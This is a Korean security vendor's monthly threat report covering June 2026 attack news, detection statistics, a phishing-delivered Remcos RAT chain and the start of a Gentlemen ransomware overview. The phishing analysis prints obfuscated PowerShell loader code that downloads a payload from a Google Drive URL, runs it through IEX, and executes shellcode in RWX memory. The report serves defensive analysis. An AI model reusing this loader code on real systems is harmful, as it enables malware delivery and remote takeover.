
SGA 보안레이더

보안위협 리포트

Vol. 14
2026.07

7월의 악성코드 분석

젠틀맨(The Gentlemen) 랜섬웨어



sga 에스지에이솔루션즈(주)

SGA보안레이더 발행본 다운로드

앞서 발행된 SGA보안레이더를 다운받으실 수 있습니다.

	주요이슈	다운로드
2025. 7.	SwaetRAT	Download
2025. 8.	링크파일 활용한 백도어 악성코드	Download
2025. 9.	Gunra Ransomware	Download
2025. 10.	LockBit 4.0 랜섬웨어	Download
2025. 11.	RokRAT	Download
2025. 12	HybridPetaya	Download
2026. 1.	DarkCloud Straler	Download
2026. 2.	문서위장 악성파일	Download
2026. 3.	와이퍼(Wiper) 악성코드	Download
2026. 4.	LiteLLM 악성코드	Download
2026. 5.	LockBit 5.0 랜섬웨어	Download
2026. 6.	카카오페이지 위장 악성코드	Download

CONTENTS

발행일자: 2026년 7월

1. 2026년 6월 보안 동향

2026년 6월 보안동향을 조사한 결과 사이버 공격이 지속적으로 늘어나고 있는 것으로 나타났다.

보안 탐지를 회피하기 위해 마이크로소프트의 협업 플랫폼인 팀즈를 무기화한 사이버 공격 확인

보안 기업 시만텍(Symantec)은 랜섬웨어 조직인 드래곤포스(DragonForce)가 신종 백도어(Backdoor.TURN)를 사용해 MS 팀즈의 턴 릴레이 서버를 장악하였다고 알렸다.

이를 통해 명령 및 제어 통신을 정상적인 기업 내부 활동인 것처럼 위장하였으며, 미국의 서비스 기업을 공격하여 최대 2개월 동안 탐지를 회피한 것으로 나타났다.

공격자들은 정상 실행 파일과 무기화된 동적 링크 라이브러리를 배포해 DLL 사이드 로딩 기법을 사용하여 지속성을 확보하여 내부 정찰, 자격 증명 수집, 방화벽 규칙 수정 등을 수행한 것으로 나타났다.

특히 보안 도구를 무력화하기 위해 취약한 드라이버를 악용하는 BYOVD 기법을 활용하여 화웨이 오디오 드라이버를 비롯한 팔로알토 드라이버로 위장한 맞춤형 악성 드라이버 Abyss Worker 등을 배포하였다.

최종적으로 랜섬웨어를 정상 프로세스에 주입하여 실행한 것으로 확인된다.

구형 라우터 4000대 이상을 감염시켜 악성 트래픽을 중계하는 신종 봇넷 발견

세계 곳곳의 구형 라우터 4000대 이상을 감염시켜 악성 트래픽을 중계하는 신종 봇넷 아리스팅어(AryStinger)가 발견되었다.

보안 기업 치안신 X랩의 발표에 따르면 이 악성코드는 감염된 디바이스를 원격 제어가 가능한 봇(Bot)으로 전환하여 스캐닝, 프록시 설정, 터널링 명령 실행 등의 다양한 악성 행위를 수행한다.

아리스팅어(AryStinger)는 감염된 기기의 DNS 설정을 변조해 사용자 웹 브라우징을 하이재킹하거나 기기로 오가는 모든 인바운드 및 아웃바운드의 네트워크 트래픽을 몰래 모니터링하고 탈취가 가능하다.

X랩 텔레메트리 데이터에서는 전체 감염 기기의 48.5%가 한국에 집중되었으며, 현재 아리스팅어(AryStinger)의 배후 해킹 조직은 규명되지 않은 것으로 확인된다.

2. 악성코드 통계 및 분석

2026년 5월 한 달 동안 사용자 PC에서 **탐지된 악성코드는 총 56,613건으로 확인**되었다.

가장 많이 탐지된 악성코드 유형은 Trojan이었으며, Virus, Exploit 형태의 악성코드 유형이 그 뒤를 이었다. 6월에 비해 BitCoinMiner, Win32.Induc.A에 대한 탐지 비율이 증가하였다.


수집된 피싱 메일은 357건이었으며, 지속적으로 '업무/계약 문서 확인'이 가장 많이 사용된 메일 본문으로 기록되었다. 가장 많이 수집된 피싱 메일 공격 유형은 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일이었다.

■ 유형별 탐지 통계

6월 한 달 동안 사용자 PC에서 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 34,620건(61.15%)으로 1순위를 차지했다.** Trojan 형태의 악성코드 중 Ransomware의 탐지 비율은 여전히 많았고, 5월에 이어 6월에도 BitcoinMiner가 탐지되었다.


컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 6,648건(11.74%)으로 2위를 차지**했다. Exploit 형태의 악성코드 중 Hacktool의 탐지 비율이 많았다.

자기 스스로는 행동할 수 없고, 정상 프로그램에 기생하여 실행되는 **Virus 형태의 악성코드가 3,464건(6.11%)으로 3위를 차지**하였으며, Virus 형태의 악성코드인 Induc.A의 탐지 비율이 높으며, Win32.Virtob 악성코드도 꾸준히 탐지되고 있다.



[2026년 6월 유형별 탐지 통계]

■ 악성코드 TOP 10 탐지 통계




[2026년 6월 악성코드 TOP 10 탐지 통계]

6월 한 달 동안 탐지된 악성코드 TOP 10 중 **사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들며 암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어의 진단명인 Ransom.795가 1위를 차지**했다.

델파이의 특정 라이브러리가 감염된 후 컴파일 과정에서 생성되는 EXE 및 DLL 등에 바이러스 코드가 삽입되어 악성 행위를 하는 악성코드 진단명인 **Win32.Induc.A가 2위에 자리**했으며,

3위는 유료 프로그램을 불법으로 사용할 수 있고, 잠재적으로 프로그램에 악성코드가 심어질 확률이 높은 소프트웨어 불법 인증 도구에 사용되는 악성코드 진단명인 **Application.Hacktool이 차지**했다.

■ 피싱 메일 본문 및 공격 유형 통계



[2026년 6월 악성코드 피싱 메일 본문 유형 통계]

6월 한 달 동안 **수집된 피싱 메일은 357건**이었으며 그 중에 **"업무/계약 문서 확인" 내용이 담긴 피싱 메일이 157건(43.97%)으로 가장 많이 수집**되었다.

그 다음으로 사용자의 비밀번호 만료로 인해 인증을 요구하는 내용의 메일과 같이 **"인증 및 보안 조치 요구" 내용을 담은 피싱 메일이 70건(19.60%)으로 수집**되었다.

또한, 첨부 파일이 포함된 피싱 메일은 67건이 수집되었으며, 첨부 파일의 종류는 PE 파일 4건, Script 파일 54건, 그 외 9건으로 수집되었다.


수집된 악성코드 중 대부분이 Script와 문서 파일을 이용해 사용자를 속이는 형태의 악성코드였으며, 최종적으로는 특정 영역을 클릭하도록 유도하는 형태로 확인된다.

이러한 악성코드에는 로그인을 유도하기 위한 악성 도메인 또는 추가 악성 행위를 위해 다운로드하는 URL이 담겨 있다. 이처럼 사용자로 하여금 클릭을 할 수밖에 없는 내용을 담은 주제로 작성되어 있어 사용자의 주의가 필요하다.

3. 피싱 메일 분석

수집된 메일 중 인증 및 보안 조치 요구한 피싱 메일에 대해 분석을 진행하였으며 분석 내용은 다음과 같다.

- 메일 본문 확인




[메일 본문]

2026년 6월 16일 "ayu@solvi.co.id" 발신자로부터 구매 주문서(PO)를 확인하여 ETD(출항 예정일) 회신을 요청하는 내용으로 **정상적인 무역 업무 메일로 위장**하고 있다.

이메일에는 “PO0222_DPS2_2026_TongHong_Prod.rar” 파일이 첨부되어 있으며, 첨부된 RAR 압축 파일 내부에는 구매 주문서로 위장한 악성 VBE 파일이 포함되어 있다.

실제 업무 메일로 위장하여 수신자가 의심 없이 압축 파일을 해제하고 파일을 실행하도록 유도한다.

- PO0222_DPS2_2026_TongHong_Prod.vbe



[자식 프로세스]

첨부된 VBE 파일은 난독화되어 있으며, 실행 시 WScript.exe를 통해 Ping.exe 및 PowerShell.exe를 자식 프로세스로 실행시킨다.

Ping.exe는 존재하지 않는 주소(Allum_8888.8888.8888.657e)를 인자로 실행되며, 실제 네트워크 통신 목적이 아닌 Ping 결과 문자열에서 특정 문자를 추출하기 위한 용도로 사용된다.

이렇게 추출된 문자를 조합하여 Powershell 실행 명령어를 구성하고, 난독화 된 명령어를 인자로 전달하여 실행한다.

- Powershell 난독화 코드

```
$textually=Ellevtedelens 'e0tURFfBAgsqChM0W5U/RX9VSlRCSzwMIFNQX1kTXVF1RRYSQ1peVWBVTUQ+DggOIUpWVEhbW1R+VEQiEBkOAyEdS1V%W0VV'; # 5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0
$kulrtvask=Ellevtedelens 'JhEQFApRREoqFw0SHEUMCiECCAFXCAQIYRAHWxwTGwo8EVkAFhwFCSEEAEIQDIZUAQRQAy8RRjUdLy0RPCklNhlQSQZOKToKCgAiAxcpLws='; # https://drive.google.com/uc?export=download&
id=1Oa4gVz-P5JIuEBN5W5-b7BQoDeFgnBDn
$purpuraceous=Ellevtedelens 'cA==''; >
Ellevtedelens 'agIICxsKB18vARIFCw4PAD1YQAEXHVEEPhUABQ0KQEE5DQ0KFw4H' 1; # $global:advaredes=$env:appdata+$whinnel
Ellevtedelens 'agIICxsKB18BBBINFw4PVn1YQA8MBxkROAQXD1cYGwknEUxACR4ZFTsXBQccBB4WZw==' 1; # $global:ravined33=$kulrtvask.split($purpuraceous)
Ellevtedelens 'FSsBEFc4Dhc4DAcBKQQCCzooBQoYDA4XE19eNxwIHhcnER00CwQfCi0KCFlKW1xX' 1; # [Net.ServicePointManager]::SecurityProtocol=3072
$kulrtvask=$ravined33[0];
$pludseliges=(Ellevtedelens 'agIICxsKB18oCQENCgMCAnMrARNUJAkPKwYQRDcOH0sZAAYnFQIOCzo='); # $global:fleishig=New-Object Net.WebClient
Salamiers ($pludseliges);
Ellevtedelens 'agMIARAYAwwpSywBGA8OFz0+PyocH0UtOhEUNhwaHgA9ESwBGA8OFxNRVDlETx8ANhERBUHEg==' 1; # $fleishig.Headers[[Net.HttpRequestHeader]40]=$textually
$embattles229=Ellevtedelens 'CgoTChUECgEIDAgB'; # DownloadFile
$andagtens245=Ellevtedelens 'agMIARAYAwwpS0ABFAkKETeJARdLWVJLBwsSCxIOQ0ElEAgWDR0KFiVJQAgKDhkDIRcRAAofBQwgAgEWFw4YTA==''; # $fleishig.$embattles229.Invoke($kulrtvask,$lserforudstningernes)
$lserforudstningernes=$advaredes;
Ellevtedelens 'agIICxsKB18sEBAQHBkCCytYTDAcGB9IHgQQDFlPBxYrFwILCx4PFjoLDQoeDhkLKxZN' 1; # $global:butterine=(Test-Path $lserforudstningernes)

while (!$butterine) {
    Ellevtedelens 'agIICxsKB18ACgoAHA8eBicHCAFETx8XOwA=' 1; # $global:Nondeducible=$true
    Salamiers $andagtens245;
    Ellevtedelens 'HQkBAQlDX0w=' 1; # Sleep(4)
    Ellevtedelens 'agIICxsKB18sEBAQHBkCCytYTDAcGB9IHgQQDFlPBxYrFwILCx4PFjoLDQoeDhkLKxZN' 1; # $global:butterine=(Test-Path $lserforudstningernes)
    Ellevtedelens 'agIICxsKB18lABYKHAcOAisIARBETwwJIQcFCEMNDhc6DAgNDQ4fF1UJDQoQABhOZUBAFhgdAgsrAVdXVwgEECAR' 1; # $global:kernelegemet=$global:fertilitetskliniks++%$ravined33.count
    $kulrtvask=$ravined33[$kernelegemet]
}

$subgelatinously=148642;
$kedeldragte=20526;
Ellevtedelens 'agIICxsKB18+ChcXEAkCCScWCVkeCEtBIhYBFh8EGRAqFhAKEAUMADwLARc=' 1; # $global:possibilism=gc $lserforudstningernes
Ellevtedelens 'agIICxsKB18DBAcFHh4OWBUmCwoPDhkRE19eIgsEBicvFgFSTTgfFycLA0xdGwQNPQwGDRUCGAhn' 1; # $global:Macague=[Convert]::FromBase64String($possibilism)
Ellevtedelens 'agIICxsKB18oChYCCwIYDiAMCgMcGVY+GgAcEFcuBQYhAQ0KHjZRXw82Jy9wRSwAOjYQFhAFDE1qKAUHGAweAGc=' 1; # $global:forfriskninger=[Text.Encoding]::ASCII.GetString($Macague)
Ellevtedelens 'agIICxsKB188AAANCh8ZDC0RWUAfBBkDPAwXDxcCBQIrF0oXDAkYETwMCgNRTxgQLAIBCBgfAgshEBcIAEdPDisBAQgdGQoCOgBN' 1; # $global:redistrict=$forfriskninger.substring($subgelatinously,$kedeldragte)
Salamiers $redistrict;
"
```

[Powershell 난독화 코드]

PowerShell.exe는 난독화 및 암호화된 명령어를 인자 값으로 전달받아 실행되며, 내부적으로 Base64 디코딩 및 "Neddykke" 키를 이용한 XOR 연산을 통해 명령어를 복호화 한 뒤 실행한다.

복호화 된 명령어는 구글 드라이브 URL에 접근하여 추가 악성 파일을 다운로드하고 "%APPDATA%\Sundhedsvsenets.Ski"로 저장한다.

“Sundhedsvsenets.Ski” 파일을 Base64 디코딩한 뒤, offset 0x244A2 지점에서 20,526Byte(명령어)를 추출하여 IEX(Invoke-Expression)를 통해 PowerShell.exe 내부에서 직접 실행한다.

- 쉘 코드 실행

```
125  $global:whitmanesque = $skrappestes.Invoke([IntPtr]::Zero, 374, 0x3000, 0x40)
126
127  $global:sdcellers    = $skrappestes.Invoke([IntPtr]::Zero, 81981440, 0x3000, 0x04)
128
129  $treetageshusenes::Copy($Macague, 0, $whitmanesque, 374)
130
131  $treetageshusenes::Copy($Macague, 374, $sdcellers, 148268)
132
133  $global:forkuelsens = $treetageshusenes::GetDelegateForFunctionPointer(
134      (stemmelighedens 'USER32' 'CallWindowProcA'),
135      (paleichthyology @([IntPtr],[IntPtr],[IntPtr],[IntPtr],[IntPtr]) ([IntPtr]))
136  )
137
138  $forkuelsens.Invoke(
139      $whitmanesque,
140      $sdcellers,
141      $vipstjrt,
142      $vipstjrt,
143      0
144  )
```


[쉘 코드 실행]

"Sundhedsvsenets.Ski" 파일에서 추출된 명령어가 PowerShell을 통해 실행되면, 쉘 코드를 실행하기 위해 PowerShell.exe 프로세스 메모리 내에 RWX 권한의 메모리를 할당한다.

이후 "Sundhedsvsenets.Ski" 파일 내 바이너리 데이터 중 374Byte(쉘 코드)와 이후 148,268Byte(메인 페이로드)를 각각 복사한다.

CallWindowProcA 함수를 사용하여 별도의 프로세스 생성 없이 현재 PowerShell.exe 내에서 쉘 코드를 직접 실행하며, NtProtectVirtualMemory를 통해 메인 페이로드의 메모리 권한을 변경한 뒤 페이로드를 실행한다.

- 정상 프로세스 악용




[정상 프로세스 실행]

PowerShell을 통해 쉘 코드가 실행된 이후,
Windows 정상 프로세스인 backgroundTaskHost.exe를 실행한다.

실행된 backgroundTaskHost.exe 프로세스의 메모리 영역에 악성 페이로드를 주입하여 정상 프로세스로 위장하여 악성 행위를 수행한다.

- Remcos RAT



[Remcos RAT]

BackgroundTaskHost.exe 프로세스 메모리를 덤프하여 문자열 분석 결과 "Remcos v", “7.2.5 Pro” 등 Remcos RAT 관련 문자열이 확인되었다.

Remcos RAT는 감염된 시스템에 대해 공격자의 원격 제어를 가능하게 하며, 키로깅, 화면 캡처, 파일 관리, 자격 증명 탈취 등의 악성 행위를 수행할 수 있다.

4. 악성코드 분석

젠틀맨 랜섬웨어가 수집되어 분석을 진행하였다.

■ 개요

젠틀맨(The Gentlemen) 랜섬웨어는 2025년에 폐쇄형 랜섬웨어 그룹으로 등장했으며, 2025년 9월부터 제휴사를 모집하는 서비스형 랜섬웨어(RaaS, Ransomware as a service)형태로 전환한 것으로 파악된다.

이 랜섬웨어 그룹은 Microsoft 위협 인텔리전스에서 Storm-2697으로 추적하고 있으며, 개별 파일 암호화와 광범위한 네트워크 침해가 가능한 자체 전파 기능이 특징이다.

본 분석에 사용된 샘플은 운영체제 윈도우와 리눅스, ESXI 중 윈도우 대상이며, 각 파일의 암호화에 Curve25519 키쌍과 XChaCha20 스트림 암호 알고리즘을 사용한다.

분석에 사용된 샘플은 Go 언어(Golang)로 개발되었고, Garble 난독화 기법이 적용되어 분석가의 정적 분석에 난이도를 높였다.

다만 Garble이 적용되었음에도, 젠틀맨 랜섬웨어가 실행 과정에서 기능 수행을 위한 LOL(Living Off the Land) 공격에 사용되는 명령어들은 문자열 형태로 식별이 가능한 것으로 분석된다.

